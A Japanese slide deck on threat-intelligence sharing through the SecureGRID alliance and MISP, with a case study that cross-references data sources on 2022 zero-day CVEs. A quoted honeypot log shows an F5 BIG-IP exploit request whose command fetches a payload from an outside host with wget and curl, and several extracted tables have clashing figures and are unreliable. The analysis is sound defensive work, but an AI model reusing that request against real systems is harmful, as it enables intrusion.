
■ 特長

- MISP機能を使ったデータ同期は行わない。
- 情報検索時に検索値のデータを「保有している・していない」かどうか分かる。
- MISPに蓄積するデータに制約等は設けていない
- 匿名での参加も可能
- 当研究所の研究成果を活用できる
 - エクスプロイトコードに関する情報の入手
 - 脅威情報の配信機能

02

(1年を振り返る)

アライアンス活動



■今期活動概要 ～①「fortigate_to_misp」のリリース～ https://github.com/LAC-Japan/fortigate_to_misp




こんにちは、サイバー・グリッド・ジャパンの高原です。

昨年発表したSecureGRIDアライアンスの活動の一環で、FortiGateのセキュリティログをMISPに登録するツール「fortigate_to_misp」を開発し、オープンソースで公開しました。開発した背景や、具体的にどのようなツールなのかをご紹介します。

■ 今期活動概要 ～①「fortigate_to_misp」のリリース～

- アライアンスメンバーの協力のもとで、FortiGateのセキュリティアラートをMISPにインポートするプログラムを開発
- アラートやインシデントの管理をDBで行い、高度化を図る



■今期活動概要 ～②SecureGRID Portalリニューアル

新たに4つの機能を強化

1. 脅威情報の配信機能
2. 一般公開とメンバー限定コンテンツの提供
3. 脅威分析レポート「脅威分析結果 (beta)」の提供
4. フィード連携機能の強化

■ 脅威情報の配信機能 — 「注目のOSINT」

第一弾として、一般に公開されているセキュリティ関連記事などの情報をテーマにした定期コンテンツの配信を実施

Lazarusが使用するマルウェア「VSingle」の機能アップデートに関するレポート



概要：

JPCERT/CCは、ブログ記事「GitHubからC2サーバーの情報を取得するマルウェアVSingle」を公開しました。

記事URL：

<https://blogs.jpcert.or.jp/ja/2022/07/vsingle.html> (JPCERT/CC)

投稿者：株式会社ラック

投稿日：2022/07/10

カテゴリ：注目のOSINT

TLP：White **PUBLIC**

タグ： LAZARUS VSINGLE

本文：

[記事作成日：2022年7月4日]


攻撃グループLazarusが使用するマルウェアVSingleの機能がアップデートされ、C2サーバー

■ 脅威分析レポート「脅威分析結果 (beta)」


メンバーは、その記事に対する脅威スコアやMISPヒット結果、当研究所の研究データ等とのヒット結果がわかる。
また、紐づくIOCも入手できる。



レーダーチャート



loc内訳グラフ




SecureGRIDアライアンスのヒートマップ



03

(1年を振り返る)

サイバー脅威トピック



■気になる脅威ニュース①

レジデンシャルプロキシサービス「911」に関するレポート

- A Deep Dive Into the Residential Proxy Service '911'
 - <https://krebsonsecurity.com/2022/07/a-deep-dive-into-the-residential-proxy-service-911/>

■気になる脅威ニュース②


多要素認証(MFA)を狙うフィッシングキャンペーンの増大

- Oktaの認証用情報を狙う大規模なフィッシングキャンペーン「Oktapus」
 - <https://blog.group-ib.com/Oktapus>
- Microsoft365フィッシング攻撃を提供している「Caffeine」サービス
 - <https://www.mandiant.com/resources/blog/caffeine-phishing-service-platform>
- MFAを回避するPhishing-as-a-Service(PhaaS)「EvilProxy」
 - <https://resecurity.com/blog/article/evilproxy-phishing-as-a-service-with-mfa-bypass-emerged-in-dark-web>
- CiscoがYanluowang ランサムウェアに関するインシデントと対応状況を共有
 - <https://blog.talosintelligence.com/2022/08/recent-cyber-attack.html>

■気になる脅威ニュース③

数多く話題になった“ゼロデイ攻撃のニュース”

KNOWN EXPLOITED VULNERABILITIES件数



CISA Known Exploited Vulnerabilities Catalog
<https://www.cisa.gov/known-exploited-vulnerabilities-catalog>

04

活用事例の紹介



■ ①～⑦のゼロデイ脆弱性(7件)について調べてみる

=SecureGRID Portalを使って情報収集と脅威動向の調査=





- ① F5 Big-IPの脆弱性(CVE-2022-1388)
- ② Atlassian Confluenceの脆弱性(CVE-2022-26134)
- ③ VMwareの脆弱性(CVE-2022-22954)
- ④ Apache APISIXの脆弱性(CVE-2022-24112)
- ⑤ Zyxel Firewall/VPNの脆弱性(CVE-2022-30525)
- ⑥ ProxyNotShell(CVE-2022-41040/CVE-2022-41082)
- ⑦ Fortinet製品における認証回避の脆弱性(CVE-2022-40684)

■ 今回実施した調査の流れ



 SecureGRID

■ SecureGRIDと当社データの脆弱性別ヒット調査結果(11/2時点)

	①F5 Big-IP	②Atlassian	③VMware	④Apache	⑤Zyxel	⑥ProxyNotShell	⑦Fortinet	総計
 GEO-MISP	472	108	164		114	400		1654
 IPA-MISP	4							4
 LAC-MISP	54		30	266	188			32
 その他MISP	7		10	7	7		1	538
当社OSINT	92	22	136	193	105	2180	0	2728
当社研究データ	58	12		3	1		1	75
JSOC他	1104	599	915	1779	480	227	9	5113
総計	1791	741	1255	2248	895	2807	11	10144

■ その1: GEO-MISPのヒット結果から追跡

	①F5 Big-IP	②Atlassian	③VMware	④Apache	⑤Zyxel	⑥ProxyNotShell	⑦Fortinet	総計
GEO-MISP	472	108	164		114	400		1654
IPA-MISP	4							4
LAC-MISP	54			266	188			32
その他MISP								538
当社OSINT								728
当社研究データ								75
JSOCデータ他								113
総計								144

- 全体でVPS/CloudとTorが大半(6:4)
- ③のヒットの中に、「Paid Proxy」に該当するIPが1件出てきたが、他ではヒットしなかった

■ その2: IPA-MISPのヒット結果から追跡

	① F...	Fortinet	総計
GEO-MISP			1654
IPA-MISP			4
LAC-MISP			32
その他MISP		1	520
当社OSINT			
当社研究データ			
JSOCデータ他	11		
総計	17		

SecureGRID

IPA-MISP

[IPAlert] 2022-05-21 port:80 access from 117. [REDACTED]

[IPAlert] 2022-05-22 port:80 access from 117. [REDACTED]

1 / 96

Community Score

1 security vendor flagged this IP address as malicious

117. [REDACTED]

AS [REDACTED]

DETECTION | DETAILS | RELATIONS | COMMUNITY 1


Security Vendors' Analysis

CMC Threat Intelligence	Malware	Abusix	Clean
Acronis	Clean	ADMINUSLabs	Clean
AICC (MONITORAPP)	Clean	AlienVault	Clean
alphaMountain.ai	Clean	Antiy-AVL	Clean
Armis	Clean	Avira	Clean

■ その2: IPA-MISPのヒット結果から追跡(続き)

	①F5 Big-IP	②Atlassian	③VMware	④Apache	⑤Zyxel	⑥ProxyNotShell	⑦Fortinet	総計
GEO-MISP	472	108	164		114	400		1654
IPA-MISP	4							
LAC-MISP	54							
その他MISP	7							
当社OSINT	92	25	250	193	105	2180	0	2728
当社研究データ	58	12		3	1		1	75
JSOCデータ他	1104	599	915	1779	480	227	9	5113
総計	1791	741	1255	2248	895	2807	11	10144

• 同じIP_Aが、「JSOCデータ他」でヒットしていたので、詳細を確認してみた



■ その2: IPA-MISPのヒット結果から追跡(続き)

	①F5 Big-IP	②
GEO-MISP	472	
IPA-MISP	4	
LAC-MISP	54	
その他MISP	7	
当社OSINT	92	
当社研究データ	58	12
JSO		5
		1
		1
		75
総計	1791	741

すると...

- 同じIP_Aで、5/21,22に①F5 BIG-IPの脆弱性悪用のイベントを検知していた
- ハニーポットの観測日はいつだったか？を確認してみた→その結果、5/22に観測していた

```
117. ...., POST /mam/tm/util/bash HTTP/1.1, {"command":"","utilCmdArgs":"","-c wget -q http://106. .... 'big ll cu
rl http://106. .... /big"}", "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Ch 5113
rome/63.0.3239.84 Safari/537.36", 2022-05-22T10:30:33+0900
```

■その2: IPA-MISPのヒット結果から追跡(続き)

3つのイベントの相関関係

	IPアドレス	観測日	攻撃元IPアドレス	検知内容
当社ハニーポット	IP_A	5/22	IP_A	F5 Big-IPの脆弱性悪用の試行
IPA-MISP	IP_A	5/21,22	IP_A	観測に占有しているIPアドレス群にTCP80番ポートへのアクセス
JSOCデータ他	IP_A	5/21,22	IP_A	F5 Big-IPの脆弱性悪用の試行



VTでは曖昧な結果(1/96)だったが、複数のデータソースの結果から、「当時IP_Aのホストは侵害されている可能性が高い」として、確度の高い情報として扱うことができそうだ。

05

まとめ



■サイバー攻撃における“情報連携の羅針盤”をめざす

